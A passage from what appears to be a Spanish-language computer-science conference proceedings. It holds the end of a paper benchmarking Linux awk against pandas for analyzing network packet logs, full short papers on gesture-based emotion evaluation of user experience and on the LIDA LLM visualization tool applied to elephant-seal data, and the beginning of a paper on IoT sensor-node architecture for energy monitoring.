Estos procedimientos de preparación del conjunto de datos desempeñan un papel fundamental en esta investigación, ya que establecen la disponibilidad y accesibilidad de los datos en ambos entornos (Linux y Google Colab). [6] [7]

Consultas y Códigos de Consulta:

- Consulta N°1: protocolos utilizados y frecuencia.

Código en Linux (awk, sort, uniq):

```
time awk -F ',' '{print $5}' registros_ws_500k.csv | sort | uniq -c | sort -nr
```

Código en Python en Google Colab (usando Pandas):

```
import time
start_time = time.time()
contador_protocolos = registros_ws_500k['Protocol'].value_counts()
end_time = time.time()
tiempo_ejecución = end_time - start_time
print(f"Tiempo de ejecución: {tiempo_ejecución} segundos")
print(contador_protocolos)
```

- Consulta N°2: Obtener las direcciones ip de destino que fueron utilizados y frecuencia. Medir el tiempo de respuesta de la consulta.

Código en Linux (awk, sort, uniq):

```
time awk -F ',' '{print $4}' registros_ws_500k.csv | sort | uniq -c | sort -nr
```

Código en Python en Google Colab (usando Pandas):

```
import time
start_time = time.time()
top_ips_destino = registros_ws_500k['Destination'].value_counts().head(10)
```

```
end_time = time.time()
tiempo_ejecucion = end_time - start_time
print(f"Tiempo de ejecución: {tiempo_ejecucion} segundos")
print(top_ips_destino)
```

● Consulta N°3: Obtener las direcciones ip de origen que fueron utilizados y frecuencia. Medir el tiempo de respuesta de la consulta.
Código en Linux (awk, sort, uniq):

```
time awk -F ',' '{print $3}' registros_ws_500k.csv | sort | uniq -c | sort -nr
```

Código en Python en Google Colab (usando Pandas):

```
import time
start_time = time.time()
top_ips_destino = registros_ws_500k['Source'].value_counts().head(10)
end_time = time.time()
tiempo_ejecucion = end_time - start_time
print(f"Tiempo de ejecución: {tiempo_ejecucion} segundos")
print(top_ips_destino)
```

● Consulta N°4: Cálculo de tamaño promedio de paquetes en bytes. Medir el tiempo de respuesta de la consulta.
Código en Linux (awk, sort, uniq):

```
time cat registros_ws_500k.csv | awk -F "," '{sum+=$6} END {print sum/NR}'
```

Código en Python en Google Colab (usando Pandas):

```
import time
start_time = time.time()
tamaño_promedio = registros_ws_500k['Length'].mean()
end_time = time.time()
tiempo_ejecucion = end_time - start_time
print(f"Tiempo de ejecución: {tiempo_ejecucion} segundos")
print("Tamaño de paquete promedio:", tamaño_promedio, "bytes")
```

Además, para ampliar este análisis a un espectro más amplio, se realizará el mismo procedimiento con dos archivos adicionales: "registros_ws_250k.csv" y "registros_ws_100k.csv". Estos conjuntos de datos contienen muestras de tamaño reducido que nos permitirá contrastar y comparar los resultados obtenidos anteriormente.
Con el objetivo de ampliar el espectro de nuestro análisis, se replicará el procedimiento utilizando dos archivos adicionales: "registros_ws_250k.csv" y "registros_ws_100k.csv" como se mencionó previamente.

4. Resultados y Comparativa

Para llevar a cabo un análisis comparativo detallado entre las herramientas de línea de comandos en Linux y Python en Google Colab en el contexto del manejo de Big Data, se tomaron medidas específicas para evaluar la eficiencia, escalabilidad y adaptabilidad de ambas plataformas. Para medir la escalabilidad y evaluar ciertos criterios, se optó por dividir el conjunto de datos original en tres archivos de tamaños variados: 500,000

registros, 250,000 registros y 100,000 registros. Estos conjuntos de datos proporcionaron un escenario diversificado para evaluar el rendimiento de las herramientas en diferentes volúmenes de datos.

Eficiencia en el Análisis de Datos.
En el análisis realizado, los resultados destacan consistentes el rendimiento superior de Python en comparación con la herramienta de línea de comandos en Linux en todas las consultas específicas examinadas. Estos hallazgos resaltan la eficacia innegable de Python para realizar operaciones específicas de análisis de datos en comparación con el entorno Linux utilizado, que hace uso de herramientas de línea de comandos.
Python, como lenguaje de programación de propósito general, se destaca por su versatilidad y eficiencia, respaldado por una amplia gama de bibliotecas y funciones incorporadas especialmente optimizadas para el análisis de datos. En contraste, la herramienta de línea de comandos en Linux son poderosas, pero están diseñadas principalmente para operaciones específicas del sistema operativo y carecen de la optimización necesaria para el análisis de datos avanzado.

La naturaleza de las operaciones específicas de análisis de datos juega un papel crucial en esta disparidad de rendimiento. Python, con su capacidad para realizar operaciones para realizar operaciones en memoria, se destaca, mientras que algunas operaciones específicas pueden estar mejor optimizadas en Python gracias a las bibliotecas especializadas que ofrece. Este contraste subraya la importancia de seleccionar la herramienta adecuada según las necesidades y la naturaleza de las operaciones en el contexto del análisis de datos.

Escalabilidad y Adaptabilidad:
El análisis deja en evidencia la relación directa entre el tamaño del conjunto de datos y el rendimiento de las herramientas empleadas es claramente observable que, a medida que aumenta el volumen del conjunto de datos, se evidencia un incremento significativo en el tiempo de ejecución de las consultas tanto en el entorno de Linux como en Python en Google Colab. Este hallazgo remarca la importancia de la eficiencia en el análisis de datos.

Otro aspecto importante a considerar es la escalabilidad y adaptabilidad de las herramientas utilizadas en el análisis. Python destaca en estos aspectos, debido a que ofrece una amplia variedad de bibliotecas especializadas lo que permite realizar prácticamente cualquier análisis de datos. En contraste, la herramienta de línea de comandos en Linux carece de estas mismas características, pese a que cuenta con una poderosa capacidad para ciertas operaciones específicas. Su limitación para manejar la diversidad de datos y satisfacer la variedad necesidades de análisis queda en evidencia al compararla con Python y sus bibliotecas especializadas.

Consultas	**Tiempo Ejecución**					
	Linux (5)			**Python (5)**		
	100 mil	250 mil	500 mil	100 mil	250 mil	500 mil

(1)	0,176s	0,397s	0,763s	0.007s	0.016s	0.035s
(2)	0,171s	0,438s	0,838s	0,007s	0,017s	0,037s
(3)	0,190s	0,471s	0,917s	0,006s	0,025s	0,035s
(4)	0,143s	0,315s	0,608s	0,0005s	0,0012s	0,0024s

(1) Protocolos que experimentan repetición significativa
(2) IP destino más frecuentes
(3) IP origen más frecuentes
(4) Cálculo de tamaño promedio de paquetes en bytes
(5) Cantidad de registros

5. Conclusiones

En este análisis comparativo entre herramientas de línea de comandos en Linux y Python para el manejo de Big Data, se ha revelado una disparidad significativa en términos de eficiencia y adaptabilidad. Las herramientas de línea de comandos en Linux, como awk, sort, grep y sed, aunque son útiles para tareas específicas y operaciones simples, muestran limitaciones evidentes cuando se enfrentan a operaciones específicas de análisis de datos a gran escala, especialmente a medida que aumenta el volumen y la complejidad de los datos.

Los resultados obtenidos subrayan la importancia de elegir la herramienta adecuada en un entorno tecnológico que exige eficiencia en la gestión y análisis de datos. La eficiencia de las herramientas de análisis de datos disminuye a medida que aumenta el volumen de datos, lo que destaca la relevancia de comprender estas herramientas para tareas de análisis de datos.

6. Referencias

[1] Stratebi, Libro Verde del Big Data, Madrid, España, 2014.
[2] M. Pérez Marqués, Big Data. Técnicas, herramientas y aplicaciones., RC Libros., 2015.
[3] V. &. C. K. Mayer-Schönberger, Big data. La revolución de los datos masivos, Turner, 2013.
[4] María Dolores Pérez, Linux avanzado, Editorial ICB, ISBN 9788492889464.2015
[5] M. Probert, «grep, awk and sed – three VERY useful command-line utilities,» Uni of York, York, Reino Unido, [En línea] https://www-users.york.ac.uk/~mijp1/teaching/2nd_year_Comp_Lab/guides/grep_awk_sed.pdf, 2016.
[6] O. Campesato, Working with grep, sed, and awk. Pocket Primer, Dulles, VA 20166: Mercury Learning and Information, 2023.
[7] P. w. d. G. Colab. [En línea]. https://research.google.com/colaboratory/intl/es/faq.html

Análisis de Gestos para evaluar Experiencia de Usuario con emociones en sistemas interactivos

Leandro Nanni Rebollo[1] [0009-0007-1126-7324], Laura Aballay[1] [0000-0001-5462-7683], Alex Torres[2] [0000-0003-3830-3982]

[1] Instituto de Informática, Facultad de Ciencias Exactas, Físicas y Naturales, Universidad Nacional de San Juan, Argentina
[2] Corporación Universitaria Comfacauca – UNICOMFACAUCA, Popayán, Colombia
nannimatias@gmail.com
lnaballay@gmail.com
atorres@unicomfacauca.edu.co

Resumen. El tema de investigación se centra en la evaluación de la experiencia del usuario de sistemas interactivos, en función de las emociones experimentadas, percibidas a través de gestos corporales . Este enfoque busca comprender cómo los gestos corporales pueden ser indicadores de las emociones del usuario durante la interacción con interfaces digitales. El estudio explorará cómo ciertos gestos pueden reflejar estados emocionales específicos, lo que podría mejorar el diseño de interfaces más intuitivas y adaptativas. Se emplearán técnicas de análisis de gestos y reconocimiento de emociones para identificar patrones y correlaciones entre gestos y estados emocionales mientras el usuario interactúa con sistemas interactivos. Los resultados podrían tener implicaciones significativas en la mejora de la experiencia del usuario en una variedad de contextos.
Palabras clave: Experiencia de usuario, Emociones, Reconocimiento y análisis de Gestos.

1 Trabajo a realizar

1.1 Síntesis

La investigación corresponde a un trabajo de fin de carrera de la Licenciatura en Ciencias de la Computación, y se centra en la evaluación de la experiencia del usuario de sistemas interactivos, en función de las emociones experimentadas, a través de gestos corporales.

Este enfoque busca comprender cómo los gestos corporales pueden ser indicadores de las emociones del usuario durante la interacción con interfaces digitales. Se explorará cómo ciertos gestos pueden reflejar estados emocionales específicos, lo que podría mejorar el diseño de interfaces más intuitivas y adaptativas.

Se emplearán técnicas de análisis de gestos y reconocimiento de emociones para identificar patrones y correlaciones entre gestos y estados emocionales.

El proyecto se enmarca en el paradigma Tecnocrático de las Ciencias de la Computación [1], puesto que tiene como objetivo el diseño e implementación de una metodología en conjunto con una herramienta de software para la evaluación de la experiencia de usuario.

Los resultados podrían tener implicaciones significativas en la mejora de la experiencia del usuario en una variedad de contextos.

1.2 **Motivación**

El estado actual del conocimiento sobre la evaluación de la experiencia de usuario mediante el reconocimiento de emociones a través de gestos corporales es un campo de estudio emergente y de rápido crecimiento [2][3].

Las tecnologías de evaluación objetiva, que recopilan información sobre la respuesta emocional de los usuarios o sacan conclusiones basadas en el comportamiento de los usuarios, pueden mitigar este problema [2][5]. Por lo tanto, el estudio de los gestos del usuario como herramienta para evaluar la dimensión emocional en forma automática, establece una herramienta fiable, segura, no invasiva para el usuario, económica y además se puede realizar sin restricciones de tiempo ni lugar.

La comunidad académica y la industria están prestando una creciente atención a cómo los gestos corporales pueden ser indicativos de las emociones de los usuarios durante la interacción con sistemas interactivos. Investigaciones recientes han demostrado que los gestos pueden proporcionar información valiosa sobre el estado emocional [2] de una persona, complementando así las técnicas tradicionales.

Este enfoque promete ofrecer una comprensión más completa y matizada de la experiencia del usuario, permitiendo a los diseñadores y desarrolladores crear sistemas más intuitivos y emocionalmente resonantes. Además, la integración de tecnologías avanzadas como la inteligencia artificial y el aprendizaje automático está mejorando significativamente la precisión y eficacia del reconocimiento de emociones a través de gestos [3].

Se han realizado investigaciones [4] [5] [6] [7] [8] [9] [10] [11] [12] [13] previas que exploran la relación entre gestos específicos y estados emocionales, utilizando técnicas como el análisis de expresiones faciales y el seguimiento del movimiento corporal.

En [4], los investigadores estudiaron cómo responden los usuarios ante distintos estímulos mientras jugaban un videojuego que implicaba alguna tarea cognitiva, descubriendo que la respuesta se veía reflejada en expresiones faciales y movimientos con la cabeza las cuales representaban aburrimiento o atención dependiendo del contexto en que se daban.

En cambio en [5], los autores se propusieron a desarrollar un método para medir la concentración durante sesiones de estudio, para ello se utilizaron no solo cámaras para captar movimientos sino también un encefalograma que medía la actividad cerebral durante la sesión. Al analizar los datos obtenidos, concluyeron que existe una correlación entre los gestos faciales y la concentración de la persona.

En el proyecto publicado en [6], se buscó desarrollar un sistema capaz de detectar el nivel de atención de una persona basándose en la postura corporal y la mirada, para ello se han utilizado distintas técnicas de inteligencia artificial y redes neuronales.

Por otro lado, en [7] se plantea el uso de un método bimodal para el reconocimiento de emociones basado en las expresiones faciales y el habla, para aumentar la precisión de las emociones reconocidas automáticamente como enojo, tristeza, felicidad, disgusto, entre otras.

Luego en el estudio [8], presenta un método de reconocimiento de rasgos faciales centrado en la longitud y los ángulos de las características del rostro para su uso en bibliotecas digitales, teniendo como objetivo mejorar el reconocimiento facial a partir de datos geométricos, específicamente para catalogar y clasificar imágenes en bibliotecas digitales. El enfoque combina técnicas avanzadas de procesamiento de imágenes y aprendizaje automático para identificar patrones únicos en las caras basándose en estas características. Los resultados muestran que el método propuesto es efectivo en términos de precisión y velocidad en comparación con otros enfoques tradicionales de reconocimiento facial.

La investigación presentada en [9] desarrolla un sistema inteligente que puede capturar y predecir la frustración de los usuarios mientras interactúan con un sistema operativo. Para la captura de datos utiliza un enfoque multimodal tomando expresiones faciales, interacciones con el sistema, patrones de teclado y ratón. Tiene como objetivo mejorar la experiencia de usuario en sistemas operativos anticipando e interviniendo antes que el usuario llegue al estado de frustración.

El artículo [10] sirve de base para entender cómo algunas emociones se expresan a través de gestos corporales además de utilización de expresiones faciales.

En [11] se aborda el procesamiento de imágenes utilizando inteligencia artificial para mejorar la calidad y precisión en la identificación de imágenes. Puede ser utilizado para mejorar la calidad de los datos de entrada y aumentar la fiabilidad para determinar uno u otro gesto del usuario.

En el trabajo [12] se presentó un modelo de redes neuronales para el reconocimiento de emociones tomando como entrada señales de audio y video, teniendo como objetivo mejorar la precisión del reconocimiento emocional y utilizarla en atención al cliente automatizada, análisis de comportamiento, inteligencias artificiales empáticas, entre otras.

Por último, en [13], se encontró un marco de referencia para el reconocimiento de emociones basado en expresiones faciales, gestos, posturas y dirección de la mirada. Se relaciona con el proyecto ya que puede utilizarse el enfoque del comportamiento (que abarca los gestos) como base para el desarrollo.

Estos estudios han demostrado que ciertos gestos pueden ser consistentes con determinadas emociones, aunque la precisión y la generalización aún pueden ser áreas de mejora.

1.3 **Aporte**

El objetivo es diseñar e implementar una metodología de evaluación integral de la experiencia del usuario de sistemas interactivos, en la cual se incluya la recopilación de datos de gestos corporales y emociones, así como en el análisis de estos datos para identificar patrones significativos.

1.4 **Líneas de investigación futuras**

Se espera que a futuro las interfaces de usuario puedan ser evaluadas con mayor precisión, de manera integral, identificando emociones de aquellos que interactúan con el sistema.

La continuación de la presente investigación podría ser una metodología que abarcase al usuario tanto en gestos, expresiones faciales y cuestionarios para entender si las respuestas dadas son congruentes con lo expresado por su cuerpo.

También, sería una posibilidad la utilización de interfaces cerebro-computador para así evaluar la actividad cerebral durante el tiempo de interacción con el sistema y tener datos de más bajo nivel que no son obtenibles de otra forma.

Este trabajo es un resultado intermedio y ha sido financiado por el proyecto de investigación titulado **"Propuesta de Evaluación de Experiencia de Usuario en Sistemas Interactivos usando reconocimiento de emociones"** aprobado en la convocatoria interna de proyectos, con código VRIE2024-04G, por la Corporación Universitaria Comfacauca - **UNICOMFACAUCA.**

Bibliografía

1. Eden, A. H. (2007). Three paradigms of computer science. *Minds and Machines*, *17*(2). https://doi.org/10.1007/s11023-007-9060-8
2. Hasnine, M. N., Bui, H. T. T., Tran, T. T. T., Nguyen, H. T., Akçapõnar, G., & Ueda, H. (2021). Students' emotion extraction and visualization for engagement detection in online learning. Procedia Computer Science, 192, 3423–3431. https://doi.org/10.1016/j.procs.2021.09.115
3. Torsello Francesco Lopresti Montella Raffaele, A. (2020). An original framework for understanding human actions and body language by using deep neural networks. https://iris.uniroma1.it/handle/11573/1374927
4. Greipl, S., Bernecker, K., & Ninaus, M. (2021). Facial and Bodily Expressions of Emotional Engagement. ACM SIGBED Review, 5(CHI PLAY), 1–25. https://doi.org/10.1145/3474667
5. SHIMADA, K., CHIBA, S., YOKOTA, Y., NARUSE, Y., & YAIRI, I. E. (2021). Correlation analysis between the learning concentration estimated by EEG and the body motion measured by image sensors. 1N2IS5a03-1N2IS5a03. https://doi.org/10.11517/PJSAI.JSAI2021.0_1N2IS5A03
6. García García, L. (2023). Detección automática de la atención basada en la postura y mirada. http://rua.ua.es/dspace/handle/10045/136366
7. Wang, X., Chen, X., & Cao, C. (2020). Human emotion recognition by optimally fusing facial expression and speech feature. Signal Processing: Image Communication, 84. https://doi.org/10.1016/j.image.2020.115831
8. Li, S., Ji, M., Chen, M., & Chen, L. (2024). Facial length and angle feature recognition for digital libraries. PLOS ONE, 19(7), e0306250. https://doi.org/10.1371/JOURNAL.PONE.0306250
9. Goodarzy, S., Keller, E., Nazari, M., Rozner, E., Han, R., Dras, M., Lee, Y. C., & Richards, D. (2023). Capturing and Predicting User Frustration to Support a Smart Operating System. International Conference on Intelligent User Interfaces, Proceedings IUI, 29–32. https://doi.org/10.1145/3581754.3584124
10. Dael, N., Mortillaro, M., & Scherer, K. R. (2012). Supplemental Material for Emotion Expression in Body Action and Posture. Emotion. https://doi.org/10.1037/a0025737.supp
11. Krishan Kumar, A., Kaushal Kumar, A., & Guo, S. (2021). IET Image Processing. IET Image Process, 14, 4606–4613. https://doi.org/10.1049/iet-ipr.2019.1458

12. Singh, M., & Fang, Y. (2020). Emotion Recognition in Audio and Video Using Deep Neural Networks.
https://doi.org/10.48550/arXiv.2006.08129
13. Alegría, Y. A. M. (2015). Marco de referencia para la captura semi-invasiva y análisis de las emociones en el proceso de evaluación con usuarios de sistemas interactivos (Doctoral dissertation, Universidad del Cauca).
http://repositorio.unicauca.edu.co:8080/xmlui/handle/123456789/276

Aprovechamiento de Modelos de Lenguaje para la Visualización Automática de Datos

Macarena Repetto[1,*] y Marcos Zárate[1,2]

[1] Laboratorio de Investigaciones en Informática, Facultad de Ingeniería, Universidad Nacional de la Patagonia San Juan Bosco (LINVI-UNPSJB), Puerto Madryn, Argentina.
macarepetto@gmail.com

[2] Centro para el Estudio de Sistemas Marinos, Centro de Investigación Nacional Patagónico (CESIMAR-CENPAT-CONICET), Puerto Madryn, Argentina.
zarate@cenpat-conicet.gob.ar

Resumen Este breve artículo explora las capacidades de LIDA, una herramienta para la generación automática de visualizaciones e infografías de forma agnóstica a la gramática, utilizando Modelos de Lenguaje Grande (LLMs). Al abordar las limitaciones de las herramientas de visualización tradicionales, LIDA proporciona una solución flexible, agnóstica a la gramática, que integra el procesamiento del lenguaje natural con la generación de visualizaciones. A través de un caso de estudio relacionado con mamíferos marinos generado dentro del CESIMAR-CONICET, demostramos el proceso de múltiples etapas de LIDA para resumir, explorar objetivos, generar visualizaciones y crear infografías.

Palabras clave: Visualización de Datos, Data Visualization, LLMs, LIDA

1. Introducción y motivación

La visualización de datos [1] es un aspecto crucial del análisis de datos, al permitir la transformación de conjuntos de datos complejos en formatos visuales comprensibles, facilita el descubrimiento de patrones, tendencias y conocimientos que podrían permanecer ocultos en los datos crudos. Con el advenimiento de los LLMs [2], existe una oportunidad significativa para automatizar y mejorar el proceso de visualización, haciéndolo más accesible y eficiente. Los LLMs, como GPT-4[3], han demostrado capacidades notables en la comprensión y generación de lenguaje natural abriendo nuevas posibilidades para su aplicación en la visualización de datos científicos.

Sin embargo, crear visualizaciones efectivas requiere más que solo generar gráficos y diagramas. Implica entender la semántica de los datos, identificar objetivos de visualización relevantes y generar especificaciones de visualización

* Corresponding author.

[3] https://openai.com/index/gpt-4/

adecuadas. Este proceso puede ser desafiante y consumir mucho tiempo, particularmente para los usuarios que pueden no tener una amplia experiencia en técnicas de visualización de datos. Las herramientas de visualización tradicionales a menudo dependen de gramáticas predefinidas y requieren que los usuarios tengan un profundo conocimiento de sus respectivas sintaxis y bibliotecas. Esta curva de aprendizaje puede ser una barrera significativa, especialmente para aquellos que son nuevos en la ciencia de datos o que necesitan generar rápidamente conocimientos a partir de grandes conjuntos de datos.

LIDA [3] aborda estos desafíos aprovechando los LLMs y los modelos de generación de imágenes (IGMs) para automatizar la generación de visualizaciones agnósticas de la gramática. Los métodos tradicionales a menudo requieren un esfuerzo manual significativo y experiencia, haciendo que el proceso de visualización lleve mucho tiempo y sea propenso a errores humanos. La integración de los LLMs con herramientas de visualización ofrece un camino hacia flujos de trabajo de análisis de datos más intuitivos y eficientes. Al entender consultas en lenguaje natural, los LLMs pueden interpretar las necesidades del usuario y traducirlas en comandos de visualización precisos. Este enfoque no solo simplifica el proceso para usuarios con diferentes niveles de experiencia, sino que también mejora la calidad y relevancia de las visualizaciones generadas.

La arquitectura de LIDA está diseñada para facilitar una interacción fluida entre el usuario y la herramienta de visualización. Comprende de cuatro módulos principales: 1) `Summarizer`, 2) `Goal Explorer`, 3) `VisGenerator` y 4) `Infographer`. Summarizer convierte datos crudos en resúmenes concisos en lenguaje natural, que sirven como base para las tareas de visualización subsecuentes. El Goal Explorer identifica posibles objetivos de visualización basados en estos resúmenes, mientras que VisGenerator crea y refina el código de visualización en varios lenguajes de programación y gramáticas. Finalmente, Infographer genera infografías fieles a los datos utilizando IGMs, asegurando que las visualizaciones no solo sean precisas, sino también visualmente atractivas. Al automatizar estos pasos, LIDA reduce el esfuerzo manual requerido para crear visualizaciones efectivas y permite a los usuarios centrarse en interpretar los resultados y tomar decisiones basadas en datos. Este artículo breve explora la arquitectura y funcionalidad de LIDA, destacando su potencial para transformar la forma en que se crean y utilizan las visualizaciones de datos en la ciencia marina.

2. Estado del arte

Las herramientas de visualización de datos actuales a menudo dependen de gramáticas predefinidas y requieren una intervención manual extensa. Herramientas tradicionales como Matplotlib [4], Seaborn [5] y D3.js [6] son poderosas pero requieren un profundo conocimiento de su sintaxis y bibliotecas respectivas. Los avances recientes han introducido interfaces más intuitivas y funciones de automatización, pero aún no manejan eficientemente gramáticas de visualización diversas y datos a gran escala. LIDA se destaca al ofrecer una solución integral que integra LLMs para el procesamiento del lenguaje natural y IGMs para crear

infografías estilizadas. Este enfoque de múltiples etapas asegura que LIDA pueda manejar una amplia gama de tareas de visualización, desde gráficos simples hasta infografías complejas y personalizadas. Al ser agnóstico de la gramática, LIDA admite múltiples marcos de visualización, incluidos Altair, Matplotlib e incluso bibliotecas que no sean de Python, lo que lo convierte en una herramienta versátil para científicos y analistas de datos. Además, la capacidad de LIDA para interpretar y generar visualizaciones en respuesta a consultas en lenguaje natural lo distingue de otras herramientas.

3. Caso de Estudio: Distribución de mamíferos marinos

Adquisición de Datos: Para llevar a cabo nuestros experimentos, hemos utilizado el conjunto de datos titulado "Distribución de elefantes marinos del sur en Península Valdés", disponible públicamente a través del DOI: 10.15468/gx7bcw. El conjunto de datos utilizado en este caso de estudio proviene de la Global Biodiversity Information Facility (GBIF) y se centra en los elefantes marinos, abarcando desde 2002 hasta 2022. Contiene un total de 5432 registros y se pueden diferenciar las siguientes columnas:

- **Fecha:** La fecha en que se registraron los datos.
- **Cuaderno:** Número de libreta de campo utilizado para anotar los datos.
- **Orden:** El orden en que se registraron los datos.
- **Cantidad de Hembras:** El número de elefantes marinos hembra observados.
- **Cantidad de Machos:** El número de elefantes marinos macho observados.
- **Hembras por Grupo:** El número promedio de hembras por grupo.
- **Referencia:** Indica si el harén tiene o no un macho alfa.
- **Playa:** El nombre de la playa donde se realizó la observación.
- **Longitud:** La coordenada longitudinal del lugar de observación.
- **Latitud:** La coordenada latitudinal del lugar de observación.
- **Tipo:** El tipo de censo que se realizo.

Este conjunto de datos proporciona información valiosa sobre la dinámica poblacional, distribución y comportamiento de los elefantes marinos a lo largo de un período de 20 años. Los datos recogidos incluyen información detallada sobre tanto las ubicaciones geográficas como las características demográficas de las poblaciones de elefantes marinos observadas, convirtiéndolo en un recurso valioso para estudios ecológicos y ambientales.

Conectar LIDA a OpenAI, Resumir y Generar Objetivos: Para iniciar el proceso, se conectó LIDA a la API de OpenAI utilizando una clave API disponible. El siguiente paso fue resumir los datos, LIDA utilizó el conjunto de datos y generó un resumen en lenguaje natural que describía la información clave de cada columna. (Ver Fig. 1)




Figura 1. Resumen de Datos Generado por LIDA

A continuación, se generaron los objetivos de visualización, en este caso LIDA identificó varios objetivos potenciales basados en el resumen: 1) Distribución de elefantes marinos hembra a lo largo de los años, 2) Relación machos y hembras de elefantes marinos, 3) Distribución de ejemplares en las diferentes playas, 4) Tendencia de la cantidad de hembras por harem a través de los años, 5) Distribución del orden del relevamiento.

Generar Gráfico en base a un objetivo: Con los objetivos establecidos, el modulo VisGenerator de LIDA generó automáticamente el código de visualización en Seaborn o cualquiera de las herramientas seleccionadas. Uno de los objetivos era mostrar la distribución de elefantes marinos hembra a lo largo del tiempo y otro mostrar la relación entre la cantidad de machos y hembras. (Ver Fig. 2)




Figura 2. A la izquierda se puede ver la distribución de hembras (Objetivo 1) sugerido por LIDA, mientras que a la derecha se puede ver la relación machos/hembras (Objetivo 2).

Generar y Redefinir una visualización mediante una consulta del usuario: Usando lenguaje natural, ingresamos el siguiente comando para instruir a LIDA: "Mostrame la distribución de elefantes marinos machos a lo largo de los años" y como se muestra en la Fig. 3 LIDA realizó el gráfico correspondiente. Además, el usuario puede solicitar mejoras en las visualizaciones generadas a través de consultas adicionales en lenguaje natural, como por ejemplo: cambiar el título, los colores o las etiquetas.




Figura 3. Distribución de machos como fue requerido por el usuario.

Todas las pruebas realizadas en este trabajo fueron llevadas a cabo clonando el repositorio oficial de LIDA y utilizando una API KEY paga de GPT4.

4. Conclusión y Trabajo a Futuro

LIDA representa un avance significativo en el campo de la visualización automatizada de datos. Al aprovechar las capacidades de los modelos LLMs e IGMs, aborda las limitaciones de las herramientas tradicionales y proporciona una solución flexible y agnóstica en cuanto a gramática para generar visualizaciones de alta calidad. La integración del procesamiento de lenguaje natural con la generación de visualizaciones permite a los usuarios interactuar con los datos de manera más intuitiva y eficiente, reduciendo la necesidad de codificación manual extensa y conocimientos especializados. El trabajo futuro se centrará en expandir el soporte de bibliotecas de LIDA, mejorar su manejo en conjuntos de datos provenientes de las ciencias marinas e integrar características más avanzadas para la visualización interactiva y en tiempo real de datos oceanográficos.

Además, la incorporación de retroalimentación de los usuarios y técnicas de aprendizaje automático para mejorar continuamente la calidad y relevancia de las visualizaciones generadas aumentaría aún más la utilidad de LIDA.

Referencias

1. Frits H Post, Gregory Nielson, and Georges-Pierre Bonneau. Data visualization: The state of the art. 2002.
2. Wayne Xin Zhao, Kun Zhou, Junyi Li, Tianyi Tang, Xiaolei Wang, Yupeng Hou, Yingqian Min, Beichen Zhang, Junjie Zhang, Zican Dong, et al. A survey of large language models. *arXiv preprint arXiv:2303.18223*, 2023.
3. Victor Dibia. Lida: A tool for automatic generation of grammar-agnostic visualizations and infographics using large language models. March 2023.
4. J. D. Hunter. Matplotlib: A 2d graphics environment. *Computing in Science & Engineering*, 9(3):90–95, 2007.
5. Michael L. Waskom. seaborn: statistical data visualization. *Journal of Open Source Software*, 6(60):3021, 2021.
6. Mike Bostock. D3.js - data-driven documents, 2012.

Arquitectura de Software para los Nodos Sensores en un Sistema Distribuido para el Control de la Eficiencia Energética

Ezequiel Humar [1], Leandro Libutti [1], Santiago Medina [1], Diego Montezanti [1]

[1] Instituto de Investigación en Informática LIDI (III-LIDI), Facultad de Informática, Universidad Nacional de La Plata – Comisión de Investigaciones Científicas de la Provincia de Buenos Aires

humarezequiel@gmail.com
{llibutti,smedina,dmontezanti}@lidi.info.unlp.edu.ar

Resumen. En los últimos años, se ha avanzado en el diseño y la implementación de un sistema inteligente para la monitorización y el control de la eficiencia energética en ambientes distribuidos, que proporciona visualización de los datos del consumo de diferentes áreas en tiempo real. Este trabajo describe el *refactoring* realizado en el software que se ejecuta en los diferentes nodos IoT de la capa inferior del sistema, enfocándose en las técnicas utilizadas. Los resultados obtenidos a partir de este rediseño permiten la definición de una arquitectura de software, además de mejorar características como la escalabilidad, mantenibilidad y eficiencia en la organización del sistema.

Palabras clave: Arquitectura Distribuida, Nodos IoT, Rediseño de Software, *Refactoring*, Sistema Inteligente, Eficiencia Energética.

1 Introducción y objetivos

El aumento masivo del consumo energético en los últimos años ha generado la necesidad de buscar soluciones para su monitoreo y control, con la finalidad de reducir los elevados costos en las facturas energéticas. Además, el consumo de energía eléctrica impacta en la huella de carbono, que es un indicador que permite medir la cantidad de gases efecto invernadero (GEI), expresados en toneladas de CO_2 que se emiten a la atmósfera [1]. Por lo tanto, para disminuir la huella de carbono, es crucial lograr un consumo eficiente.

Debido a la elevada utilización de dispositivos electrónicos para la realización de sus actividades, las instituciones educativas representan una oportunidad para la mejora de la eficiencia energética [2]. En particular, la gran cantidad de edificios existentes en la Universidad Nacional de La Plata (UNLP) genera que una considerable porción del presupuesto universitario se utilice para este fin. A raíz de esto, en los últimos años, se viene trabajando en el despliegue de un sistema inteligente que se encarga de recolectar información de las diferentes zonas de los edificios y tomar decisiones para generar un ahorro en el consumo energético. Este

